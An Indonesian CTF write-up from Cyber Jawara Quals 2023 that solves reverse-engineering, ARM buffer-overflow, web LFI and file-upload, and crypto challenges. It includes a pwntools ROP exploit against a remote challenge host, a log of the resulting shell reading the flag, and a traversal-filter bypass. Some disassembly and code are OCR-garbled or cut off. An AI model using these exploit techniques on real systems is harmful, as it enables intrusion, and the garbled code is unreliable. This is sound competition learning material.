WRITEUP CYBER JAWARA QUALS 2023



AJARIN DONG PUH SEPUH

CHRISTOPHER RALIN ANGGOMAN FIKRI MUHAMMAD ABDILLAH HERLAMBANG RAFLI WICAKSONO


WRITEUP CYBER JAWARA QUALS 2023

AJARIN DONG PUH SEPUH

| Daftar Isi |
|---------------------|
| REVERSE ENGINEERING |
| newcomer |
| Binary Exploitation |
| sorearm9 |
| WEB |
| Static Web |
| Magic 1 |
| CRYPTOGRAPHY |
| daruma 19 |
| chokaro |

REVERSE ENGINEERING

newcomer



Kami mendapat file binary, berdasarkan deskripsi soal, binary (elf64) tersebut dibuat dengan zig language, pertama-tama kami membukanya dengan ida64, saat membuka nya dengan ida64 terdapat beberapa warning, tapi kami hiraukan saja dan langsung mencari start dari kode tersebut.

Awal-awal kami menemukan _start() function yang di dalamnya call function start_posixCallMainAndExit(), tidak seperti c / c++ dimana dalam start() function biasanya akan langsung call main(), tetapi main() function akan di call di dalam start_posixCallMainAndExit(), dan di bahasa zig ini main() function bernama project_name>_main(), dalam case ini namanya newcomer_main().

Berikut adalah hasil disassemble ida64 dari newcomer_main():

```
anyerror __cdecl newcomer_main()
 builtin StackTrace *v0; // rdi
 anyerror result; // ax
 char v4; // r8
  u8 v5; // rdi
 void *v6; // rcx
 u8 chr_input; // [rsp+Eh] [rbp-152h]
 usize i 1; // [rsp+18h] [rbp-148h]
  \u8 v9; // [rsp+20h] [rbp-140h]
 anyerror v10; // [rsp+36h] [rbp-12Ah]
 rand_Xoshiro256 rand_impl; // [rsp+40h] [rbp-120h] BYREF
  __m256i v12; // [rsp+60h] [rbp-100h] BYREF
 u8 buf[100]; // [rsp+80h] [rbp-E0h] BYREF
  int64 v14; // [rsp+F0h] [rbp-70h]
 u8 *v15; // [rsp+F8h] [rbp-68h]
 __int64 v16; // [rsp+100h] [rbp-60h]
 __int64 v17; // [rsp+108h] [rbp-58h]
  __int64 v18; // [rsp+110h] [rbp-50h]
  int64 v19; // [rsp+118h] [rbp-48h]
 u8 cnt; // [rsp+127h] [rbp-39h]
  __u8 p_self; // [rsp+128h] [rbp-38h] BYREF
 anyerror v22; // [rsp+138h] [rbp-28h]
  u8 user input; // [rsp+140h] [rbp-20h]
 usize i; // [rsp+150h] [rbp-10h]
 u8 chr; // [rsp+15Eh] [rbp-2h]
 u8 res; // [rsp+15Fh] [rbp-1h]
  rand Xoshiro256 init((u64)&v12);
   asm
   vmovups ymm0, ymmword ptr [rbp+init s]
   vmovups ymmword ptr [rbp+rand_impl.s], ymm0
   vmovaps ymm0, cs:ymmword_200240
   vmovups ymmword ptr [rbp+buf+40h], ymm0
   vmovups ymmword ptr [rbp+buf+20h], ymm0
   vmovups ymmword ptr [rbp+buf], ymm0
  *(DWORD *)&buf[96] = -1431655766;
 v14 = 1296236545LL;
 v15 = buf;
 v16 = 100LL;
 v17 = 0LL;
 v18 = 0LL;
 v19 = 0LL;
  cnt = 0;
```

```
asm { vzeroupper }
io reader Reader fs file File error InputOutput SystemResources IsDir Op
erationAborted BrokenPipe ConnectionResetByPeer ConnectionTimedOut NotOp
enForReading_NetNameDeleted_WouldBlock_AccessDenied_Unexpected___functio
n read readUntilDelimiterOrEof(
(io_reader_Reader(fs_file_File_error{InputOutput_SystemResources_IsDir_0
perationAborted BrokenPipe ConnectionResetByPeer ConnectionTimedOut NotO
penForReading_NetNameDeleted_WouldBlock_AccessDenied_Unexpected}_(functi
on_'read')) *)&p_self,
    (_u8)__PAIR128__(&unk_20FD2C, (unsigned __int64)v0),
    (u8)buf);
  if ( v22 )
   v10 = v22;
   builtin returnError(v0);
    result = v10;
  }
  else
   v9 = p_self;
   if (!p_self.ptr )
     return 0;
    user input = p self;
   for (i = 0LL; ; i = i_1 + 1)
      i 1 = i;
      if ( i >= v9.len )
       break;
      chr = v9.ptr[i];
      chr input = chr;
      res = rand_Xoshiro256_next(&rand_impl) ^ chr_input;
      if ( cnt \geq= 0x49uLL )
        builtin_panicOutOfBounds(cnt, 0x49uLL);
      if ( res == byte 203B90[cnt] )
        if ( cnt == 0xFF )
          v5.ptr = (u8 *)"integer overflow";
          v5.len = 16LL;
          v6 = \&unk 20D370;
          builtin_default_panic(v5, OLL, *( usize *)(&v4 - 8));
        ++cnt;
      }
```

```
if ( cnt != 73 )

{
    wrong();
    return 0;
}

correct();
debug_print_anon_3419();
result = 0;
}
return result;
}
```

Dapat dilihat bahwa programnya sangat straight forward yaitu meminta input user selanjutnya akan **XOR** setiap byte input user dengan generated byte yang dihasilkan dari *rand.Xoshiro256*, dan akan di compare dengan *byte_203B90[]*.

Kami selanjutnya memastikan bahwa parameter saat inisialisasi random adalah seed, dan benar saja setelah mencarinya di repository zig parameter nya adalah seed. (**src**: https://github.com/ziglang/zig/blob/master/lib/std/rand/Xoshiro256.zig)

Disini sebenarnya kurang 1 langkah lagi, yaitu mencari seed nya, setelah beberapa menit mencari nya dengan ida64 dan juga ghidra kami tidak juga menemukannya, dan kami berpikir untuk mencarinya dengan debugging karena setelah membaca isi function *rand_Xoshiro256_init()*, seed jelas berada pada variable v1 dengan register **\$RSI**.

```
void __cdecl rand_Xoshiro256_init(u64 init_s)
{
    u64 v1; // rsi
    rand_Xoshiro256 x; // [rsp+20h] [rbp-20h] BYREF

    x.s[0] = OLL;
    x.s[1] = OLL;
    x.s[2] = OLL;
    x.s[3] = OLL;
```

```
rand_Xoshiro256_seed(&x, v1);
 *(rand_Xoshiro256 *)init_s = x;
}
```

Langsung saja kami break pada `rand.Xoshiro256.init`

Pada akhirnya kami mendapatkan seednya *0x1a4*, selanjutnya kami pun membuat program solver nya dengan zig, karena saat saya coba di python dengan module **randomgen**, programnya tidak berjalan sesuai yang diinginkan.

Berikut adalah program solve.zig nya:

```
const std = @import("std");
const Xoshiro256 = std.rand.Xoshiro256;


const DAT_00203b90 = [_]u8{ 0xd2, 0x95, 0xc2, 0x70, 0xa4, 0x53, 0xd5, 0x4a,
0x3d, 0xc0, 0x9a, 0x3c, 0x62, 0x0d, 0xa7, 0x41, 0xea, 0x2a, 0x3c, 0x85, 0x73,
0xc6, 0xac, 0x47, 0xee, 0x87, 0x0d, 0x64, 0xb8, 0x5e, 0xa9, 0x5a, 0x0d, 0x47,
0x8d, 0x3b, 0x8a, 0x58, 0x8a, 0x00, 0x05, 0xda, 0x81, 0x44, 0xab, 0x2e, 0x96,
0x93, 0x6e, 0x43, 0x56, 0x1b, 0x9d, 0x51, 0x89, 0x60, 0x29, 0xae, 0x09, 0x54,
0x4e, 0x7f, 0xd3, 0xc0, 0x82, 0xe8, 0x0d, 0xa3, 0x33, 0x52, 0xac, 0x20, 0xbd };

pub fn main() void {
   const seed: u64 = 0x1a4;
   var rng = Xoshiro256.init(seed);
   var randomValue: u8 = 0;
   for (DAT_00203b90) |value| {
      randomValue = @intCast(Xoshiro256.next(&rng) & 0xff);
      std.debug.print("{c}", .{randomValue ^ value});
   }
}
```



Binary Exploitation

sorearm



Diberikan sebuah file ELF 32-Bit dengan arsitektur ARM dengan mitigasi Partial Relro (Relocation Read-Only Sebagian) sehingga Global Offset Tablenya (GOT) writeable, tanpa stack canary sehingga tidak ada pengecekan canary pada saat buffer overflow terjadi, nx enabled (no execute) sehingga user tidak bisa memasukan shellcode, dan tanpa PIE (Position Independent Executable) sehingga elf address dari program akan menjadi static (tidak berubah-ubah).



Pada fungsi main(), program akan memanggil fungsi init() untuk melakukan inisialisasi stdin, stdout, dan stderr (_IONBF) agar mode program menjadi unbuffered. Setelah itu, program akan membaca inputan user menggunakan read() dengan maksimal inputan sebanyak 256 bytes dari stdin, dan disimpan dalam register r1. Sementara itu, variabel yang diinisialisasi hanya bisa menampung 28 bytes (0x1c) sehingga dapat terjadi buffer overflow.

```
Dump of assembler code for function main:
    0x00010568 <+0>:
                            push
                                      {r7, lr}
                                       sp, #32
r7, sp, #0
                             sub
    0x0001056a <+2>:
   0x0001056c <+4>:
                             add
                             str
    0x0001056e <+6>:
                                       ro, [r7, #4]
                            bl
                                       r1, [r7, #0]
0x104ec <init>
                                            [r7,
    0x00010570 <+8>:
    0x00010572 <+10>:
                             add.w
    0x00010576 <+14>:
                                       r3, r7, #8
      0001057a <+18>:
                                            #256
                             mov.w
                                                           @ 0x100
       0001057e <+22>:
                             mov
                                       ro,
                                           #0
        0010580 <+24>:
                             movs
         210582 <+26>:
                             blx
                                       0x103e0 <read@plt>
          10586 <+30>:
                             movs
                                       r3, #0
            0588 <+32>:
                             mov
             8a <+34>:
                             adds
                <+36>:
                             mov
                                       sp, r7
{r7, pc}
                 <+38>:
                             pop
        assembler dump.
pwndbg> disass init
Dump of assembler code for function init:
                       push
  0x000104ec <+0>:
                                {r3, r4, r7, lr}
                                r7, sp, #0
                       add
  0x000104ee <+2>:
  0x000104f0 <+4>:
                       ldr
                                r4, [pc, #52]
                                                @ (0x10528 <init+60>)
                     add
  0x000104f2 <+6>:
                                r4, pc
   0x000104f4 <+8>:
                       ldr
                                r3, [pc, #52]
                                                @ (0x1052c <init+64>)
                              r3, [r4, r3]
r0, [r3, #0]
r3, #0
                      ldr
    (000104f6 <+10>:
                     ldr
     000104f8 <+12>:
      00104fa <+14>:
                      movs
       0104fc <+16>:
                       movs
                              r2, #2
  0x000104fe <+18>:
0x00010500 <+20>:
                       movs
                               r1, #0
                        blx
                                0x10410 <setvbuf@plt>
          504 <+24>:
                        ldr
                               r3, [pc, #40]
                                              @ (0x10530 <init+68>)
  0x00010506 <+26>:
                        ldr
                                r3, [r4, r3]
                               ro, [r3, #0]
             <+28>:
                        ldr
                               r3, #0
             <+30>:
                       movs
                                r2, #2
              4+32>:
                        movs
             <+34>:
                                r1, #0
                        movs
      0010510 <+36>:
                        blx
                                0x10410 <setvbuf@plt>
                                r3, [pc, #28] @ (0x10534 <init+72>)
  0x00010514 <+40>:
                        ldr
                               r3, [r4, r3]
r0, [r3, #0]
r3, #0
   0x00010516 <+42>;
                        ldr
  0x00010518 <+44>:
                        ldr
  0x0001051a <+46>:
                        movs
  0x0001051c <+48>:
                        movs
  0x0001051e <+50>:
                       movs
                                r1, #0
  0x00010520 <+52>:
                        blx
                                0x10410 <setvbuf@plt>
  0x00010524 <+56>:
                        nop
  0x00010526 <+58>:
                        pop
                                {r3, r4, r7, pc}
                        andeq
                                r1, r0, r10, lsl #22
  0x00010528 <+60>:
  0x0001052c <+64>:
                        andeg
                                r0, r0, r0, lsr r0
                        andeq
                                r0, r0, r4, lsr r0
  0x00010530 <+68>:
                                r0, r0, r8, lsr #32
   0x00010534 <+72>:
                        andeq
End of assembler dump.
```

Terdapat juga fungsi a() yang akan memanggil fungsi puts() untuk menampilkan string "/bin/sh" dan fungsi b() yang akan memanggil fungsi system("id").

```
disass
        assembler code for function a:
        210538 <+0>: push {r7, lr}
                                  r7, sp, #0
r3, [pc, #12] @ (0x1054c <a+20>)
         1053a <+2>:
                          add
          53c <+4>:
                          ldr
           3e <+6>:
                          add
                                  r3, [r3, #0]
            (0 <+8>:
                          ldr
               <+10>:
                          mov
                                  0x103ec <puts@plt>
               <+12>:
                          blx
               +16>:
                          nop
   0x0001054a < 18>:
                                  {r7, pc}
r1, r0, r2, lsl #22
                          pop
               <+20>:
                          andeg
End of assembler dump.
pwndbg> disass b
Dump of assembler code for function b:
   0x00010550 <+0>:
                         push
   0x00010552 <+2>:
                                  r7, sp, #0
                          add
   0x00010554 <+4>:
                                   r3, [pc, #12] @ (0x10564 <b+20>)
                        ldr
   0x00010556 <+6>:
                          add
   0x00010558 <+8>:
                          ldr
                                  r3, [r3, #0]
   0x0001055a <+10>:
                          mov
                                  0x103f8 <system@plt>
   0x0001055c <+12>:
0x00010560 <+16>:
                          b1x
                          nop
   0x00010562 <+18>:
                          pop
   0x00010564 <+20>:
                                  r1, r0, lr, ror #21
                          andeq
End of assembler dump.
```

Untuk memanggil default shell (user shell), kita hanya perlu memanggil fungsi system dengan register r0 yang berisi pointer ke string "/bin/sh" atau system("/bin/sh"). Kita dapat melakukan hal tersebut dengan membuat ropchain dengan cara memasukan pointer ke string "/bin/sh" di register r0 dan memanggil fungsi system() yang ada pada fungsi b(). Berikut exploit script yang saya buat:


```
exp.py
#!/usr/bin/python3
from pwn import *
exe = './sorearm'
elf = context.binary = ELF(exe, checksec = 0)
context.arch = 'arm'
context.terminal = ["kitty", "@launch", "--location=split"]
context.log_level = 'debug'
host, port = "nc 137.184.6.25 17002".split(" ")[1:3]
# qemu-arm-static -L /usr/arm-linux-gnueabihf/ -g 1234 sorearm
# io = process(["qemu-arm-static", "-L", "/usr/arm-linux-gnueabihf", "-g",
"1234", exe])
io = remote(host, port)
cmd = '''
b * main+26
C
gdbscript = cmd
# gdb.attach(("127.0.0.1", 1234), gdbscript=gdbscript, exe='./sorearm')
```

```
🛞 itoidthewarrior 📑 🗁 🥲 /pwn/sorearm
 >>> IS
>>> python exp.py
[+] Opening connection to 137.184.6.25 on port 17002: Done
[DEBUG] Sent 0x35 bytes:
    000000000 61 61 61 61 62 61 61 61 63 61 61 61 64 61 61 61 000000010 65 61 61 61 66 61 61 61 67 61 61 61 27 05 01 00 00000020 2c 06 01 00 27 05 01 00 2c 06 01 00 5b 05 01 00
                                                                                  aaaa baaa caaa daaa
                                                                                   eaaa faaa gaaa
    00000030 ef be ad de 0a
    00000035
[*] Switching to interactive mode
$ ls -la
[DEBUG] Sent 0x7 bytes:
b'ls -la\n'
[DEBUG] Received Oxfb bytes:
    b'total 32\n'
    b'drwxr-xr-x 1 root ctf 4096 Dec 2 12:38 .\n'
    b'drwxr-xr-x 1 root root 4096 Dec 2 12:38 .\n'
b'-rwxr-x--- 1 root ctf 8044 Dec 2 12:34 chall\n'
b'-r----- 1 root ctf 41 Dec 2 12:36 flag.txt\n'
b'-rwxr-x--- 1 root ctf 82 Dec 2 12:34 run_challenge.sh\n'
total 32
drwxr-xr-x 1 root ctf 4096 Dec 2 12:38 .
drwxr-xr-x 1 root root 4096 Dec
                                        2 12:38 .
-rwxr-x--- 1 root ctf 8044 Dec 2 12:34 chall
                              41 Dec 2 12:36 flag.txt
82 Dec 2 12:34 run_challenge.sh
-r--r--- 1 root ctf
-rwxr-x--- 1 root ctf
$ whoami
[DEBUG] Sent 0x7 bytes:
   b'whoami\n'
[DEBUG] Received 0x4 bytes:
    b'ctf\n'
$ id
[DEBUG] Sent 0x3 bytes:
    b'id\n'
[DEBUG] Received 0x2a bytes:
    b'uid=999(ctf) gid=995(ctf) groups=995(ctf)\n'
uid=999(ctf) gid=995(ctf) groups=995(ctf)
s cat flag.txt
[DEBUG] Sent Oxd bytes:
    b'cat flag.txt\n'
[DEBUG] Received 0x29 bytes:
    b'CJ2023{6fb2ad4fe1019c980a3d67b6754733ec}\n'
CJ2023{6fb2ad4fe1019c980a3d67b6754733ec}
$
```

Flag: CJ2023{6fb2ad4fe1019c980a3d67b6754733ec}

WEB

Static Web



Diberikan sebuah url (https://static-web.ctf.cyberjawara.id/) dan source code index.js dari website tersebut. Berikut source code yang diberikan:

```
index.js
const http = require('http');
const fs = require('fs');
const path = require('path');
const url = require('url');
const config = require('./config.js')
const server = http.createServer((req, res) => {
    if (req.url.startsWith('/static/')) {
        const urlPath = req.url.replace(/\.\.\//g, '')
        const filePath = path.join(__dirname, urlPath);
        fs.readFile(filePath, (err, data) => {
                res.writeHead(404);
                res.end("Error: File not found");
                res.writeHead(200);
                res.end(data);
     else if (req.url.startsWith('/admin/')) {
```


```
const parsedUrl = url.parse(reg.url, true);
        const queryObject = parsedUrl.query;
        if (queryObject.secret == config.secret) {
            res.writeHead(200);
            res.end(config.flag);
            res.writeHead(403);
            res.end('Nope');
    } else if (req.url == '/') {
        fs.readFile('index.html', (err, data) => {
            if (err) {
                res.writeHead(500);
                res.end("Error");
            } else {
                res.writeHead(200);
                res.end(data);
        });
        res.writeHead(404);
        res.end("404: Resource not found");
});
server.listen(3000, () => {
    console.log("Server running at http://localhost:3000/");
});
```

Berdasarkan analisis source code, terdapat kerentanan Local File Inclusion di website ini tetapi ada filter terhadap payload LFI yakni di $const \ urlPath = req.url.replace(/\.\.\//g, ")$. Jika kita bisa berhasil masuk ke path /../../config.js kita bisa mendapatkan secret dan flag.

```
const server = http.createServer((req, res) => {
   if (req.url.startsWith('/static/')) {
      const urlPath = req.url.replace(/\.\.\//g, '')
      const filePath = path.join(__dirname, urlPath);
      fs.readFile(filePath, (err, data) => {
        if (err) {
            res.writeHead(404);
            res.end("Error: File not found");
        } else {
            res.writeHead(200);
            res.end(data);
        }
    });
    } else if (req.url.startsWith('/admin/')) {
        const parsedUrl = url.parse(req.url, true);
```


```
const queryObject = parsedUrl.query;
if (queryObject.secret == config.secret) {
    res.writeHead(200);
    res.end(config.flag);
} else {
    res.writeHead(403);
    res.end('Nope');
}
```

Berikut payload yang saya gunakan untuk membypass filter payload Local File Inclusion (LFI) tersebut dan hasilnya:



 $Flag: CJ2023\{1st_warmup_and_m1c_ch3ck\}$

Magic 1




Kita diberikan zip yang berisi source code, dockerfile, dan dummy flag (local flag.txt). Challenge ini adalah sebuah challenge file upload. Web akan mengecek pada fungsi canUploadImage() terlebih dahulu, setelah itu akan memindahkan image tersebut ke folder results.



Dapat dilihat pada potongan kode dibawah bahwa untuk melewati fungsi canUploadImage, kita perlu membypass mimetype, filesize kurang dari 500*1024, dan juga nama file harus >= 30.

Dibuatlah payload seperti dibawah




Setelah itu, kita langsung saja menguploadnya pada form dan kita bisa mendapatkan flagnya.

Flag: CJ2023{4n0th3r_unrestricted_file_upload__}}

CRYPTOGRAPHY

daruma



Kami mendapat file zip yang berisi encrypt.py dan mixed.png Berikut adalah isi dari encrypt.py:

```
import random
import numpy as np
import grcode
from PIL import Image
def mix(a,b,arr):
    mod = /len(arr)
    narr = np.zeros(shape=(mod,mod), dtype=bool)
    for (x,y), element in np.ndenumerate(arr):
        nx = (x + y * a) \% mod
        ny = (x * b + y * (a * b + 1)) % mod
        narr[nx][ny] = element
        assert narr[nx][ny] == element
    return narr
def rescale(arr):
   mod = len(arr)
   final_arr = np.zeros(shape=(mod*10, mod*10), dtype=bool)
    for i in range(mod):
        for j in range(mod):
            final_arr[i*10:(i+1)*10, j*10:(j+1)*10] = arr[i][j]
    return final_arr
```

```
FLAG = open('flag.txt', 'r').read()

qr = qrcode.QRCode(border=0)
qr.add_data(FLAG)
qr.make(fit=True)

qr_img = qr.make_image(fill_color="black", back_color="white")
qr_img.save('qr.png')

mat = np.array(qr.get_matrix(), dtype=bool)

a = random.randrange(1, len(mat)-1)
b = random.randrange(1, len(mat)-1)

scrambled = mat
for _ in range(22):
    scrambled = mix(a,b,scrambled)

scrambled = rescale(scrambled)

img = Image.fromarray(scrambled)
img.save('mixed.png')
```

Pada program encrypt diatas, **FLAG** akan di rubah ke QR, dan **ndarrays** dari qr tersebut akan dimix sebanyak 22 kali dengan 2 variabel random $(1 <= n < \text{width_image})$ yang merupakan key dalam function mix() tersebut. setelah proses mix, gambar akan di rescale dan di save dengan nama **mixed.png.**

Setelah beberapa saat menganalisisnya, size dari QR tersebut adalah 33x33, dengan kata lain 2 variabel random tersebut (a, b) akan di kisaran range $1 \sim 32$ dan jika kita bruteforce key tersebut hanya akan membutuhkan iterasi sebanyak maksimal 2^{31} yaitu 961.

Selanjutnya kami pun membuat function untuk reverse algoritma mix()

```
def demix(a, b, arr):
    mod = len(arr)
    narr = np.zeros(shape=(mod,mod), dtype=bool)
    for (x,y), _ in np.ndenumerate(arr):
        nx = (x + y * a) % mod
        ny = (x * b + y * (a * b + 1)) % mod

        narr[x][y] = arr[nx][ny]

    return narr
```

Kemudian kami tinggal validasi QR yang habis di reverse, disini kami menggunakan module pyzbar

```
from itertools import product
from pyzbar.pyzbar import decode
```

```
def validate_qr(arr):
    decoded = decode(invert_image(arr).astype(np.uint8) * 255)
    if decoded:
        print(decoded[0].data.decode())
        return True
    else:
        return False
```

Terakhir kita tinggal membuat solver nya. Berikut adalah isi dari solve.py

```
import numpy as np
from PIL import Image
from itertools import product
from pyzbar.pyzbar import decode
def rescale(arr):
   mod = len(arr)
    final_arr = np.zeros(shape=(mod*10, mod*10), dtype=bool)
    for i in range(mod):
        for j in range(mod):
            final_arr[i*10:(i+1)*10, j*10:(j+1)*10] = arr[i][j]
    return final arr
def descale(arr):
   mod = len(arr)
    final_arr = np.zeros(shape=(mod//10, mod//10), dtype=bool)
    for i in range(mod//10):
        for j in range(mod//10):
            final_arr[i][j] = arr[i*10][j*10]
    return final arr
def demix(a, b, arr):
   mod = len(arr)
    narr = np.zeros(shape=(mod,mod), dtype=bool)
    for (x,y), _ in np.ndenumerate(arr):
        nx = (x + y * a) \% mod
        ny = (x * b + y * (a * b + 1)) \% mod
        narr[x][y] = arr[nx][ny]
    return narr
def validate_qr(arr):
    decoded = decode(invert_image(arr).astype(np.uint8) * 255)
    if decoded:
        print(decoded[0].data.decode())
        return True
    else:
        return False
```

```
def demix_brute(arr):
    mod = len(arr)
    for a, b in product(range(1, mod), repeat=2):
        narr = arr
        for _ in range(22):
            narr = demix(a, b, narr)
        if validate_qr(rescale(narr)):
            break


def invert_image(arr):
    return np.logical_not(arr)

img = Image.open('mixed.png')
arr = np.asarray(img)
arr = descale(arr)

demix_brute(arr)
```

Flag: CJ2023{small_exercise_to_start_your_day_:D}

chokaro



Kami mendapatkan file zip file yang berisi **challenge.py**, **flag.txt**, dan **Dockerfile.** Berikut isi dari **challenge.py**:

```
import random
from Crypto.Util.number import *

class AECF:
    def __init__(self, p=None, q=None, g=2):
        p = p or getPrime(512)
```

```
q = q \text{ or getPrime}(512)
        n = p * q
        self.g = g
        self.n2 = n**2
        self.totient = n * (p - 1) * (q - 1)
        while True:
            self.k = random.randrange(2, self.n2 - 1)
            if GCD(self.k, self.n2) == 1:
                break
        while True:
            self.e = random.randrange(2, self.totient - 1)
            if GCD(self.e, self.totient) == 1:
                break
        self.d = inverse(self.e, self.totient)
        self.l = random.randrange(1, self.n2 - 1)
        self.beta = pow(self.g, self.l, self.n2)
    def public key(self):
        return (self.n2, self.e, self.beta)
    def private_key(self):
        return (self.d, self.l)
    def encrypt_and_sign(self, plaintext, public):
        n2, e, beta = public
        m = bytes_to_long(plaintext)
        r = pow(self.k, e, n2) \% n2
        s = m * self.k * pow(beta, self.l, n2) % n2
        return r, s
    def decrypt_and_verify(self, r, s, beta):
        m = s * inverse(pow(r, self.d, self.n2), self.n2) * \
            inverse(pow(beta, self.1, self.n2), self.n2) % self.n2
        return long_to_bytes(m)
FLAG = open('flag.txt', 'rb').read()
bob = AECF()
enc_flag = bob.encrypt_and_sign(FLAG, bob.public_key())
assert bob.decrypt_and_verify(*enc_flag, bob.beta) == FLAG
```

```
print("Encrypted flag:", enc_flag)
print("Bob public key:", bob.public_key())
for _ in range(2):
   print()
    print("="*40)
    try:
        n = int(input("Your public modulus: "))
        if n.bit length() < 2000 or n.bit length() > 10000 or isPrime(n):
            print("Insecure modulus")
            break
        e = int(input("Your public e: "))
        beta = int(input("Your public beta: "))
        message = input("Message you want to encrypt and sign: ")
        c = bob.encrypt_and_sign(message.encode(), (n, e, beta))
        print("Your ciphertext:", c)
    except Exception as e:
        print(e)
        break
```

Program diatas akan menjalankan enkripsi flag dan menampilkan hasil encrypt-nya dengan class **AECF**, class **AECF** mempunyai algoritma yang mirip dengan **RSA**, algoritma tersebut generate **p** & **q** yang merupakan prima, setelah itu generate **n** dengan mengkalikan **p** dengan **q**, lalu perbedaan terjadi di algoritma selanjutnya, **n** akan di power dengan **2** $(n^2 atau n \cdot n)$ dan menhasilkan n_2 , **phi_totient** akan di generate dengan algoritma

$$\phi = n_2 \cdot (p-1) \cdot (q-1)$$

kemudian k dan e di generate random

 $1 < k < n_2$ dan k coprime dengan n2

 $1 < e < \phi$ dan e coprime dengan phi_totient

Pada algoritma enkripsi dan public_key kita mempunyai status seperti ini

```
public is (n2,e,eta) input (n,e,eta,m) r=k^e\mod n2 s=m\cdot k\cdot \beta^l\mod n2
```

output (r,s)

dan pada algoritma dekripsi dan private_key kita mempunyai status seperti ini

Decryption

private is (d, l)

$$m = s \cdot r^{-d} \cdot \beta^{-l} \mod n2$$

output (m)

dengan informasi diatas kita bisa mendapatkan persamaan dibawah ini

$$s = m \cdot k \cdot \beta^l \mod n2$$

$$m = s \cdot k^{-1} \cdot \beta^{-l} \mod n2$$

$$s \cdot k^{-1} \cdot \beta^{-l} \mod n2 \equiv s \cdot r^{-d} \cdot \beta^{-l} \mod n2$$

$$k^{-1} \equiv r^{-d} \mod n2$$

Dapat dilihat bahwa hanya dengan **k** dan **beta** kita sudah dapat me reverse nya. Selanjutnya kita bisa encrypt message sendiri dengan memasukkan **m**, **beta**, **e**, dan **n**. Dengan kebebasan seperti itu kita dapat mengeksploitasinya.

jika $m_{inp} = 1$

Maka:

$$egin{aligned} s_{inp} &= m_{inp} \cdot k \cdot eta^l \mod n2 \ s_{inp} &= 1 \cdot k \cdot eta^l \mod n2 \ s_{inp} &= k \cdot eta^l \mod n2 \ s_{inp}^{-1} &= k^{-1} \cdot eta^{-l} \mod n2 \ \end{aligned}$$
 $egin{aligned} m_{flag} &= s_{flag} \cdot s_{inp}^{-1} \mod n2 \ \end{aligned}$
 $egin{aligned} m_{flag} &= s_{flag} \cdot k^{-1} \cdot eta^{-l} \mod n2 \end{aligned}$

Dengan begitu kita bisa mendapatkan flagnya, untuk ringkasan diatas bisa di lihat di sini.

Berikut adalah isi dari solve.py:

```
from Crypto.Util.number import *
from pwn import *

s_flag =
20760618058354751554477542654031447168461495186650707936644816950186025926129154
47266676489886371812987428376253233694462904512129498024713170273820983201320879
```

```
15039028504057719097475090360246831875548444290285921278372353714278070919508785
61218066014288024421032932900863108749767248848585862560984932199232291335678289\\
18773830889186891462467723784487589311203464830401771448412180074507187086711305
86945496296608953178764706550468898229493878987262341135849423643734294457192618
63854007545323604790941411606992637744632920261464062861351292892037117557567461
91026797123467833053844501922027573563775381134410599644
k =
10685625615660569997484382008953875791894358737251007657185831689355818755954586
41463925905957372344550526295820550752242659571896800213049761320114646584177009
43299396164629564210269071803126191336494637647676735644300339585788153362712183
54239990852743415541311289337430028172752905419916915366868462848404273346002582
33581650027950924800216668391848080355411490968392070055748809133514941302222086
64887403285416286437423860448765020498754088454092685522075254044754100845772016
11396747543226345485709815222937321697854046253218561780117145720489412080500325
65558554040214289662580729030459737785994868469779422272
65728857065498683291704166301918019112618129172140854603249330010522493570672127
64209025382615471171313702408264335294122338695380619399927076695184629402982069
81654116882310223084262373542402325595791679656804450882299365544221260229725904
80019607539806399082998760976826016090107158905792515938517142625796599063676542
66861250658393413257382640783153476541521765433250946053607999324282331260940881
52865932917683736754354086942704842792114402826506337409172177849373910187896241
23623308968962053095995973510906615772933614933926158240737185068469326956234492
94148294230766627963051943383409194898139251254412025561
b_pow_l_mul_k_mul_m =
44214283765810061511063434626370408414859220871041984362520713817906752315666309
38014176596326248207920150794318397743677723207495679086907631324755907168150904
35355014736129559516829360684885528412236516597311859811655902799795461827736363
24579684634022273444703868413662165980796744097147217338310733765100221605887283
